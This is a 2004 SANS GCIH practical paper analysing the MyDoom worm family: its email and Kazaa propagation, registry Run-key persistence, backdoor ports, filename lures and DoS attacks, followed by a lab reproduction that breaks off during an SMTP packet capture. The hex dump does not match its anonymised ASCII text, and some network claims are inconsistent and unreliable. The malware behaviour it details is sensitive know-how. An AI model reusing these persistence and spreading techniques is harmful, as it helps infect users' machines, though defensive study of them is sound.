GIAC
CERTIFICATIONS

Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permited without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Hacker Tools, Techniques, and Incident Handling (Security 504)"
at http://www.giac.org/registration/gcih

MyDoom is Your Doom: An Analysis of the MyDoom Virus

Matt Goldencrown

GCIH Certification Practical V.3

Date Submitted: 4/15/04

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Abstract *4*
Statement of Purpose *5*
Exploit *5*
Name **5**
Operating System **6**
Protocols **6**
Applications **7**
Email 7
Kazaa Media Desktop 8
Variants **8**
MyDoom.B 8
MyDoom.C 9
MyDoom.F 10
MyDoom.G/H 10
Why MyDoom.A is a Vulnerability **11**
How the MyDoom.A Virus Uses the Vulnerability **12**
Social Engineering 12
Signatures of the Attack **13**
Platforms/Environments *13*
Victim Platform **14**
Source Network **14**
Target Network **15**
Network Diagram **16**
Stages of the Attack *16*
Reconnaissance **16**
Scanning **17**
Exploiting the System **17**
Keeping Access **21**
Covering Tracks **23**
Incident Handling Process *24*
Preparation **24**
Identification **26**
Containment **27**
Eradication **30**
Recovery **31**

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Lessons Learned **33**

Appendix A ***37***

MyDoom.A Source Code Excerpts **37**

smtp_send 37
scodos_th 38
kazaa_names 39

Works Cited ***42***

FIGURE 1 - NETWORK DIAGRAM 16
FIGURE 2 – CONTENTS OF SCANME.TXT 17
FIGURE 3 – TAINTED REGISTRY 18
FIGURE 4 – MYDOOM.A SENDING EMAIL PACKETS 19
FIGURE 5 – MYDOOM.A EXECUTING DOS ATTACK 19
FIGURE 6 – PLACEMENT OF INFECTED FILE IN SHARED DIRECTORY 20
FIGURE 7 – DETECTION OF INFECTED FILE 21
FIGURE 8 – NORMAL PORT LISTING 22
FIGURE 9 – PORT LISTING OF INFECTED MACHINE 23
FIGURE 10 – PLACEMENT OF DISGUISED VIRUS IN SYSTEM DIRECTORY. 24
FIGURE 11 – CONFIGURATION OF BULLGUARD ANTI-VIRUS PROGRAM 25
FIGURE 12 – CLOSING THE KMD CLIENT 28
FIGURE 13 - HIGH CPU ACTIVITY FROM TASKMON (MYDOOM.A) 28
FIGURE 14 - NORMAL NETWORK ACTIVITY 29
FIGURE 15 – DETECTION OF INFECTED FILE IN SHARED DIRECTORY 29
FIGURE 16 – MICROSOFT MYDOOM DETECTION & REMOVAL TOOL 30
FIGURE 17 – CONFIRMATION OF SUCCESSFUL REMOVAL OF MYDOOM.A USING MICROSOFT TOOL 31
FIGURE 18 – CLEAN REGISTRY 32
FIGURE 19 – CLEAN SHARED DIRECTORY 32
FIGURE 20 – CONFIRMATION FURTHER INFECTION BY EXECUTION OF MYDOOM.A VIRUS WILL NOT OCCUR 33
FIGURE 21 – DEFAULT INSTALLATION OF BULLGUARD ANTI-VIRUS PROTECTION 36

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Abstract

This paper will demonstrate the versatility of the MyDoom.A virus within the P2P file-sharing network of Kazaa and how it can be prevented from infecting computers. Kazaa is a widespread file-sharing program for the Microsoft Windows platform, and the MyDoom.A virus copies itself into a user's shared directory on the Kazaa network. As users download and run the infected file the virus spreads across the P2P network and continues to consume bandwidth and provides an open port for further propagation of the virus's variants.

I will demonstrate how proper preventative measures can halt the spread of the MyDoom.A virus and how in the event of infection recovery is possible. My sources will come from multiple reputable virus authorities. My conclusions will provide guidelines for proper virus prevention and measures of file-sharing protection.

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Statement of Purpose

This paper will be executed by use of the Kazaa Media Desktop client to obtain test data and determine how the virus's presence is having an effect on the users of the Kazaa Network. This paper will explain how the MyDoom.A and virus has spread throughout the Kazaa network, how the MyDoom variants take advantage of the security exploits first used and created by the MyDoom.A virus, and how to eradicate the virus and its variants when they are in place and prevent any further propagation of the virus.

Exploit

The security exploit this paper will examine is the MyDoom.A virus and its variants, MyDoom.B, MyDoom.C, MyDoom.F, MyDoom.G, and MyDoom.H. The MyDoom viruses are specific to the Microsoft Windows family of operating systems, with only the version Microsoft Windows 3.11 being exempt from vulnerability to MyDoom.

The MyDoom viruses exploit vulnerabilities in Microsoft Windows through two applications, e-mail and the Kazaa Media Desktop client. These viruses propagate as valid file attachments in email and as shared files over the Kazaa P2P network. As the file containing the virus is opened a TCP port is opened and Windows registry settings are altered without the user's knowledge.

The vulnerability to the MyDoom viruses' exploits relies on the user not having an up to date anti-virus program running and the user opening the infected file. The main exploit of the MyDoom.A virus relies on the concept of social engineering, which will be described in-depth later in this paper.

Name

The MyDoom.A virus is known as multiple aliases. The aliases for the MyDoom.A virus are:

- Novarg
- W32.Novarg.A@mm
- Wind32/Shimg
- WORM_MIMAIL.R
- I-Worm

The MyDoom.A virus has been recognized and registered by the CERT Coordination Center at Carnegie Mellon University as CERT # 25304.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Operating System

The Microsoft Windows family of operating systems is vulnerable to the MyDoom viruses. The vulnerability lies in the use of the Windows registry to control the actions and behavior of both the operating system and its applications.

The Windows operating system uses the registry as a database to store program settings and file locations. The registry is contained within files specific to each Windows operating system, varying for the Windows 95, ME, and NT/2000/XP operating systems.

The Windows registry files can not be edited on an individual level. The Windows registry is usually edited using the utility "regedit", which is integrated into each Windows operating system. With a basic structure similar to a directory tree, the Windows registry is predictable and vulnerable to malicious software using predefined locations and values of registry keys.

Registry keys are values explaining how the operating system and programs should perform. Registry values can be edited through batch files using the regedit utility. Certain switches of the regedit utility can remove any confirmation boxes from appearing when prepared files are used to edit the registry.

The registry keys edited by the MyDoom.A virus and its variants focus on altering files used by the current users, values used by the operating system on startup, and global variable keys for the operating system (Winguides.com).

Protocols

The MyDoom viruses operate using the TCP protocol. The TCP protocol is widely used as a standard communication medium to transfer data over networks using the IP protocol for standard transportation.

The TCP protocol operates by breaking data to be sent into packets of data, placing the data inside capsules of TCP datagrams, and placing the TCP packets inside IP packets to direct and control the flow of data.

The TCP protocol operates using specific access points to systems called ports. Port numbers range from 0 to 65535 and can be used by multiple applications. Since port numbers are sometimes predetermined by the applications that use them, a list of common ports is readily available and makes it feasible for attacks to be executed using static port assignments.

The static nature of TCP ports is partly what allows the MyDoom.A virus and its variants to spread quickly and present a threat to any Windows system. By using a predefined port, attackers and viruses are able to quickly try accessing systems through a specific port and if none are found move on.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Static ports are not always a bad thing from a security perspective. Since viruses operate using the same code, they normally leave obvious tracks such as specific open TCP ports and also allow those ports which are suspect to be blocked or filtered before the virus can present a major threat.

The Kazaa network uses a specific protocol within its network, which is called the FastTrack protocol. This protocol has an open source client implementation which allows other P2P clients besides Kazaa to connect to the Kazaa/FastTrack network (from this point on simply referred to as the Kazaa network) (FastTrack).

The FastTrack protocol allows client nodes to function as super-nodes if they desire. With the increased number of supernodes (due to the increasing capability of both computer power and bandwidth) more computers are acting as supernodes and the capability for future viruses to spread using P2P networks increases (FastTrack Protocol).

Applications

The application this paper will focus on regarding the effects and propagation of the MyDoom viruses is the Kazaa Media Desktop client. The Kazaa Media Desktop client (or KMD) is a Peer-To-Peer (P2P) application used to allow multiple users to share files remotely between their systems without having to be on the same network. The shared files are able to be located by a simple search that can be focused on file type, title, artist, or other criteria. The KMD is most often used to share multimedia files such as .mp3 or .mpeg though other files (.jpeg, .doc, .pdf, etc.) are shared as well.

Email

The MyDoom.A virus and its variants use email as a propagation medium as well as the Kazaa network. Unlike MyDoom.A and MyDoom.B, MyDoom.G does not spread itself through the Kazaa network by way of social engineering but does use email as its sole propagation medium, much as MyDoom.A does.

The MyDoom.A virus is tailored to not target email addresses in domains considered to be used by technical users (Trend Micro). These domains include:

- panda
- .gov
- .mil
- berkley
- hotmail

Specific accounts are also not targeted by the MyDoom.A virus. Again, these accounts are normally associated with technical users. These accounts include:

- root
- webmaster

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

- admin
- support
- secur

Kazaa Media Desktop

As will be discussed later the MyDoom.A virus copies itself into the default directory shared by the KMD under a false name. Other users will download the disguised virus, execute it, and the same virus will be copied for sharing with other users. The spreading of the MyDoom.A virus throughout the Kazaa network not only consumes bandwidth and hard disk space but causes new security exploits on each infected computer in form of an open port. The security exploited by the MyDoom.A virus presents the importance of current anti-virus program definitions, but also demonstrates how P2P programs such as the KMD client can be security risks with the constant exchange of unexamined data.

The MyDoom.A virus's use of the KMD is part of the reason the MyDoom virus and its variants have become so widespread. As of May 26, 2003, 230,309,616 KMD clients have been downloaded, with 4,000,000 users logged on to the Kazaa network at a time (Knight). As other viruses are limited to spreading by email or through open ports, the MyDoom.A virus spreads itself through the widely used file sharing Kazaa network and email using social engineering.

Variants

As of March 9, 2004 the MyDoom.A virus has five variants. The variants are the MyDoom.B, MyDoom.C, MyDoom.F, MyDoom.G, and MyDoom.H viruses. These variants are evolutions of the MyDoom.A virus and will be discussed more in this section of this paper.

The MyDoom.A variant viruses all follow a security exploit of the MyDoom.A virus, be it the open TCP port or the social engineering principles provided by the original virus. By using the open port the MyDoom variants are able to have a reliable backdoor into any infected system where they can propagate themselves.

MyDoom.B

The MyDoom.B virus infects systems in the same way as the MyDoom.A virus, effectively resulting in double the threat presented by the MyDoom.A virus because of the open TCP ports.

To keep access the MyDoom.B virus blocks access to a list of websites that present a threat to the infection of the MyDoom.B virus. Sites providing aid for the removal of or protection from the MyDoom.B virus are added to the Windows hosts file, effectively removing the sites from the infected machine's notice.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Notable targets are major anti-virus vendors, major file download centers, and Windows Update sites.

The ctfmon.dll file run when Windows starts (thanks to the edited registry) allows backdoor ports to be opened on TCP ports 80, 1080, 3128, 8080, and 10080. These backdoors allow the MyDoom.B virus to accept and run programs without the user of the infected machine any the wiser (MyDoom.B).

The MyDoom.B virus begins its attack by terminating the Windows taskmon.exe program to prevent detection (if present). The MyDoom.B virus adds entries to the registry so the MyDoom.B files ctfmon.dll and taskmon.exe are run upon system startup.

While MyDoom.A executes a DoS of attack on www.sco.com, the MyDoom.B virus is designed to attack the Microsoft corporation's website www.microsoft.com or the SCO Group's website www.sco.com. The attack executed on the determined website consists of GET requests directed to use the TCP port 80. The infected system is not guaranteed to attack the website, the attack is randomly determined depending on the current date (Symantec, MyDoom.B).

To propagate itself the MyDoom.B virus copies a file containing itself to the *%root directory%\Program Files\Kazaa\My Shared Folder* directory. The same as the MyDoom.A, the MyDoom.B virus names the infected file as popular files searched for on the Kazaa network. These filenames are:

- icq2004-final
- Xsharez_scanner
- BlackIce_Firewall_Enterpriseactivation_crack
- ZapSetup_40_148
- MS04-01_hotfix
- Winamp5
- AttackXP-1.26
- NessusScan_pro

MyDoom.C

The variant of the MyDoom.A virus commonly known as the MyDoom.C is perhaps the most aggressive of the MyDoom variants. The MyDoom.C virus relies on the open TCP port caused by the MyDoom.A virus. The MyDoom.C virus generates random IP addresses it scans for an open TCP port at 3127. Once an open port is discovered a command is sent to the infected system to run the MyDoom.C virus.

The MyDoom.C virus hits random IP addresses with the range of TCP ports, looking for an open backdoor to access the system already infected with the MyDoom.A virus. If an open port is found the MyDoom.C virus attempts to install

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

itself on the vulnerable machine, which will start its own scan of other random IP addresses.

The beginning of the attack is determined by the date of execution of the virus. If the day of the month is between the 1st and the 11th the virus will wait to initiate its attack. When the day of the month is later than the 11th the DoS attack will commence immediately. The MyDoom.C virus copies the source files of itself to the root directory of the hard disk, the Windows directory, and the Windows system directory.

The self-propagation properties of the MyDoom.C virus are not the major threat presented. The real threat presented by the MyDoom.C virus is the Denial of Service attack (DoS, sometimes called a Distributed Denial of Service or DDoS) executed against the Microsoft Corporation's website www.microsoft.com. Similar to the other MyDoom viruses, the MyDoom.C virus sends large amounts of GET requests to the target system.

The attack of the MyDoom.C is preventable by blocking the TCP port 3127. Protection from the MyDoom.A virus will also remove the threat of the MyDoom.C virus, since without MyDoom.A or MyDoom.B to open the TCP port the threat is effectively negated (LURQH).

MyDoom.F

The MyDoom.F virus relies on social engineering and email to spread itself. While MyDoom.A and MyDoom.B do not harm files within the infected system, the MyDoom.F virus uses social engineering to exploit a system and delete important files. MyDoom.F scans the drives of the infected computer and randomly deletes the files found (Symantec, MyDoom.F).

MyDoom.G/H

There are two other MyDoom variants in existence, though these are very similar to one another. The MyDoom.G and MyDoom.H virus variants are scheduled to spread themselves via email and execute a Denial of Service attack similar to the other MyDoom variants, this time against www.symantec.com.

MyDoom.G (and other MyDoom variants) will display random characters in Notepad (a standard text editor in Windows) representing the virus's data. The MyDoom.G virus installs a copy of itself at the root of the system, just as the MyDoom.A virus does.

The MyDoom.G virus opens TCP ports 80 and 1080 as backdoor listeners, which the virus may use to retrieve and execute unauthorized code. The open ports and automatic execution of unexpected programs make the MyDoom family of viruses easier to spread themselves and future copies of MyDoom variants.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

MyDoom.G uses the same method of attack as other MyDoom viruses, which is a series of GET requests directed at port 80. Unlike the MyDoom.A virus the MyDoom.G virus does not have a cutoff date for the execution of the DoS attack. The MyDoom.G virus copies itself into files of common types normally found in Windows; examples include .doc, .xls, and .avi files.

Unlike the MyDoom.A virus, MyDoom.G goes so far as to stop processes from running that may detect its activity. Spyware processes such as Gator, Savenow, and Prizesurfer are targeted along with specific operating system processes such as system.exe, rundll, and wupdater.exe. By targeting specific processes, the MyDoom.G virus is able to install and run itself with a greater chance of avoiding conflict (Symantec, MyDoom.G).

Why MyDoom.A is a Vulnerability

How does the virus spread itself when a virus protection program is installed? The answer is the user of the computer does not have virus definitions containing the definition of the MyDoom.A virus or its variants. The lack of current virus definitions is one of the most common causes of viruses infecting computers. Most virus protection software has an option to update itself automatically with definitions from the author of the software.

The vulnerability of the Kazaa network lies in the lack of examination of the files present in the directory shared over the Kazaa network. The MyDoom.A virus is able to have multiple copies of itself shared over the Kazaa network, increasing the chance of users downloading an infected file. A search of the Kazaa network for files with matching filenames used by the MyDoom.A virus returned 12 files, all of which were files infected by the MyDoom.A virus. These are popular searches on the Kazaa network, and so the chance of downloading an infected file increases.

The MyDoom.A virus and its variants are a vulnerability to the Microsoft Windows family of operating systems because of the social engineering behind the viruses. The social engineering of the MyDoom virus combined with the release of the MyDoom.A source code results in a demonstration of how easy it can be to exploit an operating system without requiring an in-depth knowledge of the system.

When source code is distributed by the virus itself (in the case of MyDoom.C) the vulnerability of the system becomes even more exposed as examples of a successful, simple virus such as MyDoom are spread. Less skilled virus authors alter bits and pieces of the code to attack other sites, open new ports, and create more threats to the Windows user community.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

How the MyDoom.A Virus Uses the Vulnerability

The MyDoom.A virus exploits the infected system by adding registry keys which open a backdoor and execute the virus from the time of a user login, sharing infected files over the Kazaa network, mailing infected files to possible correspondents, and executing a Denial of Service attack against a predefined target. The registry keys are added so the virus is executed upon login, with the virus itself being copied to the main system directory under a false name. The virus opens a backdoor TCP port, allowing other MyDoom variants to access the system and execute code.

The Denial of Service attacks are executed through predefined SYN packets sent from incrementing ports by the infected machine to port 80 of the target. These packets are sent only if the system date is between February 1st and February 14th of 2004 and are shown in Figure 5.

The email attack consists of the MyDoom.A virus scanning the infected system's directories for files that may contain email addresses. These email addresses are harvested and used as senders of the MyDoom.A virus to other email addresses found on the system. Files scanned include the temp directories used when browsing the Internet, thus creating large amounts of possible targets for the virus.

An infected file is placed in the directory shared over the Kazaa network, which the MyDoom.A determines by examining the registry values of Kazaa. A randomly engineered named is picked from the pre-determined values and placed in the shared directory, which other clients of the Kazaa network can access.

The initial infection of the MyDoom.A virus relies on social engineering to be inserted into the system.

Social Engineering

Social engineering is the practice of developing viruses or other malware to prey upon human nature. By exploiting human nature the harmful software is able to gain access without having to rely on existing security holes to exploit a system. Social engineering is becoming a more prevalent element in the virus and security scene.

Social engineering relies on gaining the trust of the user of the system; normally through a Trojan Horse approach of hiding a malicious file inside an innocent seeming attachment or impersonating a trusted source. Human nature will trust an unknown source or open an unexpected file if the questionable files are fabricated in such a way as to attract attention.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

The most common methods of social engineering viruses such as the MyDoom.A and its variants rely on sending an email with a misleading subject such as "I Love You" or "Tomorrow Night's Plans". While opening an email is normally harmless, the contents of the email attempt to lead a user to open files attached to the "harmless" email. The attached file will normally be named in a similar manner to the subject of the email, and in the case of the MyDoom virus when opened will launch an application to disguise the actions of the virus (Komiega).

The social engineering of the MyDoom.A virus is particularly vicious in the design of the virus to mail a copy of the MyDoom virus to possible correspondents of the infected system's normal user while designing the body of the email to make the odd actions of the infected system appear normal.

Signatures of the Attack

The MyDoom.A virus is noticeable among viruses is the combination and naming of specific registry keys and files, the creation of a file containing the MyDoom.A virus in the directory shared with the Kazaa network, and an unexpected TCP port being open. Since most users at risk from the MyDoom.A virus do not backup or examine their Windows registries, anti-virus programs such as Symantec's Norton Anti-virus are needed to detect the presence of a MyDoom virus if specific symptoms are not known.

Appearance of unexpected files in the directory shared with the Kazaa network is another signature of an attack by the MyDoom.A virus. Again, anti-virus programs are able to detect these files if they are infected with the MyDoom.A virus but downloaded files are not scanned upon receiving them by these programs, though the Bullguard anti-virus program (described later) scans the shared directories on a regular basis using updated virus definitions.

Open TCP ports are another signature of the MyDoom family of viruses. The MyDoom.A opens a TCP port in the range of 3127-3198. The other variants of the MyDoom virus target the open ports 80, 1080, 8080, and 10080.

With the open TCP port, the execution of incoming viruses may be noticed. Unexpected traffic through an open, listening TCP port may result in unexpected and noticeable CPU activity causing a lag in the infected system as in Figures 5 and 13.

Platforms/Environments

This section describes the platform intended to be infected by the MyDoom viruses, as well as the operation of the Kazaa network and how the MyDoom viruses use the victim and source networks to their advantage.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Victim Platform

The platform the virus originates on is the Microsoft Windows platform. The host platform must be Microsoft Windows because the KMD is programmed to run exclusively on Microsoft Windows. The target platform of MyDoom.A is Microsoft Windows. The Microsoft Windows platform is the target of the MyDoom.A virus because it has the registry the virus is able to alter as well as the likelihood of having the KMD client installed (because of the popularity of the KMD client combined with the exclusive nature of the KMD client to a Windows environment), further propagating the virus.

The victim platform for email propagation relies on a Windows operating system as well. The MyDoom virus scans the Windows system and uses either the default mail server of the infected system or the virus will use its own email server which is set to run on the Windows platform.

In the case of this incident the victim platform is an IBM-compatible PC running Microsoft Windows 2000 Server (no service packs). The KMD client used is version 2.6.3 with a LAN connection. Windump 3.6.2 was used to monitor network traffic.

Source Network

The source network is originally the Microsoft Windows local network the original machine is present in. The local network connects through the Kazaa network to another user of the KMD. Files are copied via TCP or UDP from one client to the other. The packets composing the infected file are able to pass any firewall or IDS, provided rules are not in place to reduce traffic from the Kazaa network.

The Kazaa network can operate over TCP port 80, or any port specified by the user. There are filters available to limit traffic caused by the KMD client behind a firewall (see Figure 1) through the use of the p2pwall program though this does not stop the spread of the MyDoom.A virus throughout residential users (since most residential users do not have a firewall blocking P2P traffic).

With broadband becoming more popular and spreading at an incredible rate to residential customers, use of the Kazaa network and the KMD client to share and download files are becoming more common. As more users join the Kazaa network they download the infected files and allow other users to download the infected files at an increased rate.

The source network of the incident being examined consists of the KMD client machine running Windows 2000 Server and two servers, one running Windows 2000 Professional SP2 and the other running Windows XP Professional, no SP. The hardware of the KMD client consisted of a Pentium III at a clock speed of 700 MHz with 256 MB RAM. This client is located behind a Linksys BEFSR11

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Firewall/Router acting as a DHCP server with default security settings. The victim had no email server configured.

Target Network

The exclusive Windows environments, both source and victim, makes it incredibly easy for the MyDoom.A virus to install itself. No problems exist in platform compatibility with the viruses spread via the Kazaa network so there is nothing impeding the installation of the virus once it is run. The victims' platforms are all compatible with the virus, and all parties involved with the virus passed through the KMD client have a new file waiting to spread the virus to other users of the Kazaa network.

The Kazaa network operates on a star model, having a server acting as a focal point for all users of the KMD client to connect to and acts as a central collaboration point for all users. Users are able to share the contents of one specific directory. No limit is present on the size of or amount of files shared by participants of the Kazaa network.

The victim of every MyDoom virus variant is the target of the MyDoom virus's Denial of Service attack. When the MyDoom virus executes its Denial of Service attack both the virus's target and all other connections within the network may be hindered as the router of the network may be overloaded with packets generated by the MyDoom virus.

The target network of this incident consisted of the victim platform (the KMD client) and the DoS target. The DoS target was the pre-defined commercial site of the SCO Organization. A diagram of the target network can be found in Figure 1.

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Network Diagram




Figure 1 - Network Diagram

Stages of the Attack

This portion of the paper will describe the stages of the exploit executed by the MyDoom.A virus and its variants in the environment described in Figure 1.

Reconnaissance

There is no reconnaissance executed by the MyDoom viruses on a conscious level as the virus is a self-propagating program, though there is examination of the email addresses on the user's machine.

MyDoom.A searches directories for possible email address books. Once a targeted file is found, the email addresses will be harvested for later mailing of the virus and to find possible mail servers to send itself with.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

To simulate the reconnaissance of the MyDoom.A virus I created a text file containing various email addresses. Since one of the file types the MyDoom.A virus examines is text files, these email addresses were targeted as recipients of the virus's mailing efforts (see below, actual contents changed to make target address anonymous).

```
abcdefghiabcdefghi@mail1.com
```

Figure 2 – Contents of scanMe.txt

Scanning

The MyDoom.A virus does not have any scanning activity as part of its exploit, but the MyDoom.C variant of the virus does scan ports in an attempt to gain access and propagate itself through ports opened by other MyDoom variants. The MyDoom.C virus is programmed to randomly scan IP addresses using TCP ports 3127-3198, which is the range of IP addresses opened by the MyDoom.A virus.

Once an address is found with an open TCP port, the MyDoom.C virus will send a copy of itself through the open port and attempt to install itself on the victim machine. An installation of the MyDoom.A virus is necessary for the MyDoom.C virus to have an open port to access. Detection of the scanning executed by the MyDoom.C virus may be possible by viewing traffic on port 3127.

Exploiting the System

The security exploit of the MyDoom.A virus begins with the execution of a file disguised as another executable file. Once the infected file is executed, the following registry values are altered:

- `HKEY_CURRENT_USER\Software\Microsft\Windows\CurrentVersion\Run`
- `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run`

The registry changes result in a disguised startup of the virus as it is installed on the machine. The disguise of the installed files makes it easier for the MyDoom virus to avoid detection and retain access to the system, making for further DoS attacks and infection by other MyDoom viruses through the open port possible.

Once the MyDoom.A virus is installed a registry key is created in HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\ which will cause the virus to run itself once the machine is rebooted.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.




Figure 3 – Tainted Registry

To simulate the MyDoom.A virus's activities, I had to set the system date to between February 1st and February 14th of 2004. Since the execution of the DoS attack is not guaranteed, multiple system boots were done. During each startup there are attempts to send the virus to email addresses found on the system (recipients of email shown in red), as shown in Figures 2 and 4 (packet data obtained by executing windump with Hex/Ascii output (-X switch)).

```
17:47:54.067656 IP testSystem.1066 > mailserver1.com.25: P 15:40(25)
ack 138 win 17383 (DF)
0x0000        4500 0041 0130 4000 8006 999c c0a8 0169  E..A.0@........i
0x0010        d89b c53d 042a 0019 3dd2 f1e7 f508 b935  ...=.*..=......5
0x0020        5018 43e7 91bd 0000 4d41 494c 2046 524f  P.C.....MAIL.FRO
0x0030        4d3a 3c68 6b69 406d 736e 2e63 6f6d 3e0d  M:<hki@yhg.com>.
0x0040        0a                                       .
17:47:54.114032 IP mailserver1.com.25 > testSystem.1066: P 138:167(29)
ack 40 win 65535 (DF)
0x0000        4500 0045 281d 4000 3206 c0ab d89b c53d  E..E(.@.2......=
0x0010        c0a8 0169 0019 042a f508 b935 3dd2 f200  ...i...*...5=...
0x0020        5018 ffff 902a 0000 3235 3020 7365 6e64  P....*..250.send
0x0030        6572 203c 686b 6940 6d73 6e2e 636f 6d3e  er.<hki@yhg.com>
0x0040        206f 6b0d 0a                             .ok..
17:47:54.114697 IP testSystem.1066 > mailserver1.com.25: P 40:80(40)
ack 167 win 17354 (DF)
0x0000        4500 0050 0131 4000 8006 998c c0a8 0169  E..P.1@........i
0x0010        d89b c53d 042a 0019 3dd2 f200 f508 b952  ...=.*..=......R
0x0020        5018 43ca eaac 0000 5243 5054 2054 4f3a  P.C.....RCPT.TO:
0x0030        3c61 6c69 6173 5f6d 725f 756e 6465 7268  <abcdefghiabcdef
0x0040        696c 6c40 7961 686f 6f2e 636f 6d3e 0d0a  ghi@mail1.com>..
17:47:54.161634 IP mailserver1.com.25 > testSystem.1066: P 167:216(49)
ack 80 win 65535 (DF)
0x0000        4500 0059 287e 4000 3206 c036 d89b c53d  E..Y(~@.2..6...=
0x0010        c0a8 0169 0019 042a f508 b952 3dd2 f228  ...i...*...R=..(
0x0020        5018 ffff 35dd 0000 3235 3020 7265 6369  P...5...250.reci
0x0030        7069 656e 7420 3c61 6c69 6173 5f6d 725f  pient.<abcdefghi
0x0040        756e 6465 7268 696c 6c40 7961 686f 6f2e  abcdefghi@mail1.
```


